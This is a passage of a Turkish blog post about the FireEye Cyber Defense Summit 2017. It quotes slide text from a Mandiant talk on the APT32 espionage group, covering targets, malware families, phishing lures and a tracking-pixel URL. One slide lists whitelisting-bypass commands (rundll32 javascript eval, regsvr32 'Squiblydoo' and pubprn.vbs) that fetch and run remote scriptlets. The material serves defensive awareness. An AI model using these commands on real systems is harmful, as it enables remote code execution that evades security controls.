gerçekleştirilen bir diğer sunumda ise APT32 grubunun kullandığı taktik, teknik ve prosedürlere yer verildiği gibi bu saldırılarla nasıl mücadele edilebileceğine de sunum boyunca yer verildi.


MANDIANT ON THE FRONTLINES | CYBER DEFENSE SUMMIT 2017
APT32 and Beyond
Detecting the New Breed of Nation-State Attacks
Ben Withnell
Nick Carr
FireEye
CYBER DEFENSE SUMMIT
2017


MANDIANT ON THE FRONTLINES TRACK
APT32 Targeting Private Sector Companies in Southeast Asia
Year | Country | Sector | Malware
2016 | US | Consumer Products | WINDSHIELD PHOREAL BEACON SOUNDBITE
2016 | Vietnam | Media | WINDSHIELD
2016 | China | Hospitality | WINDSHIELD
2016 | Philippines | Technology Infrastructure | WINDSHIELD
2016 | Vietnam | Banking | WINDSHIELD
2015 | Philippines | Consumer products | KOMPROGO WINDSHIELD SOUNDBITE BEACON
2015 | Vietnam | Media | WINDSHIELD
2014 | Germany | Manufacturing | WINDSHIELD
2014 | Vietnam | Network Security | WINDSHIELD
Table 1: Targeting table
Manufacturing
Consumer products
Consulting
Hospitality
Banking
Network Security
Technology Infrastructure
Government
Media
Elsewhere
FireEye
5 Copyright © FireEye, Inc. All rights reserved.
FireEye


MANDIANT ON THE FRONTLINES TRACK
APT32 Attack Lifecycle
Scheduled Tasks
Cobalt Strike BEACON
Maintain Presence
Move Laterally
Local Admin Account Usage
Initial Compromise
Establish Foothold
Escalate Privileges
Internal Recon
Complete Mission
ActiveMime Phish
WINDSHIELD
KOMPROGO
SOUNDBITE
PHOREAL
CVE-2016-7255
MIMIKATZ
SysAdmin Utilities
PowerShell Commands
Access to VPN, Emails, Files, Web Browsing Data
FireEye
10
Copyright © FireEye, Inc. All rights reserved


MANDIANT ON THE FRONTLINES TRACK
How APT32 Gets In: Weaponized ActiveMime Phishing Docs
• 2017年员工工资性津贴额统计报告.doc
• (2017 Statistical Report on Staff Salary and Allowances)
• Thong tin.doc
• (Information)
• Ke hoach cuu tro nam 2017.doc
• (2017 Bailout Plan)
• Instructions to GSIS.doc
• Hoi thao truyen thong doc lap.doc
• Traditional Games
• Phan Vu Tutn CV.doc
• HĐ DVPM-VTC 31.03.17.doc
• giấy yêu cầu bồi thường mới 2016 - hãng.doc
• (New 2016 Claim Form)
• Hoa don chi tiet tien no
• (Debt Details)
• Danh sach nhan vien vi phạm ky luat.doc
• (List of employee violations)
• Danh sach nhan vien lam viec sai quy dinh.doc
• (List of employees working illegally)
• Nội-dung-quảng-cáo.doc
• (Internal content advertising)
FireEye
11 Copyright © FireEye, Inc. All rights reserved.


MANDIANT ON THE FRONTLINES TRACK
Track All the Things!
• Tracking and analytics used throughout
• APT32 had real-time info on their lures:
• Delivery
• Opening email
• Clicking of links
• Opening of a file (even if macros disabled)
• Similar to a Cloud DLP solution
• Whether macros were then enabled
• Due to that infecting the system
TRACKING
TEMPLATES
MAIL MERGE
GET STARTED
Search by email (subject or recipient)
1169 <span style=3D'mso-no-proof:yes'><img width=3D155 heig=
1170 ht=3D155
1171 id=3D"_x0000_i1025" src=3D"http://job.supperpow.com:80/pd/fans/mitsumi/a550=
1172 .jpg"
1173 alt=3D"http://job.supperpow.com:80/pd/fans/mitsumi/a550.jpg">
14
Copyright © FireEye, Inc. All rights reserved.
FireEye
CYBER DEFENSE SUMMIT


MANDIANT ON THE FRONTLINES TRACK
Post-Compromise: Bypasses
• Casey Smith (@subTee) & Poweliks-inspired persistence:
rundll32.exe javascript:"\..\mshtml.dll,RunHTMLApplication ";eval("w=new%20ActiveXObject(\"WScript.Shell\");w.Exec(\"calc\");");
#deviceguard
• Casey Smith's "Squiblydoo" bypass:
regsvr32 /s /n /u /i:http://example.com/file.sct scrobj.dll
[Blog Post]
Bypass Application Whitelisting Script Protections - Regsvr32.exe & COM Scriptlets (.sct files)
subt0x10.blogspot.com/2016/04/bypass ...
:-)
• Matt Nelson (@enigma0x3)'s pubprn.vbs bypass:
cscript /b C:\Windows\System32\Printing_Admin_Scripts\en-US\pubprn.vbs localhost "script:http://example.com/file.sct
So @enigma0x3 found one of my new favorite new ways to execute COM Scriptlets github.com/subTee/windows ...
See GetObject at Line 68 of pubprn.vbs
23
Copyright © FireEye, Inc. All rights reserved.

Kıssadan hisse, yüksek olan beklentilerimi fazlasıyla karşılayan FireEye Cyber Defense Summit güvenlik konferansından mutlu ve aydınlanmış bir şekilde evime dönerken, 12 saatlik uçak yolculuğunda sıcağı sıcağına kaleme aldığımı bu yazıyı yazarken bile etkinlikte olduğu kadar keyif aldım. Yazıma son noktayı koymadan önce, hem daveti için hem de seyahatin başından sonuna kadar tüm konuklarıyla yakından ilgilenip, misafirperverliği ile evimizi aratmayan Ümit NADİM'e teşekkürü bir borç bilirim. 2018'de tekrar bu konferansa katılma şansım olur mu bilinmez ama konferansa katılacakları şimdiden kıskanmaya başladığımı söyleyebilirim. :)

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Not: Etkinlik esnasında sosyal medya hesaplarımdan da duyurduğum üzere, Linkedin ve Twitter hesaplarımı takip edenler arasında gerçekleştirilen hediye çekilişine buradan katılabilirsiniz.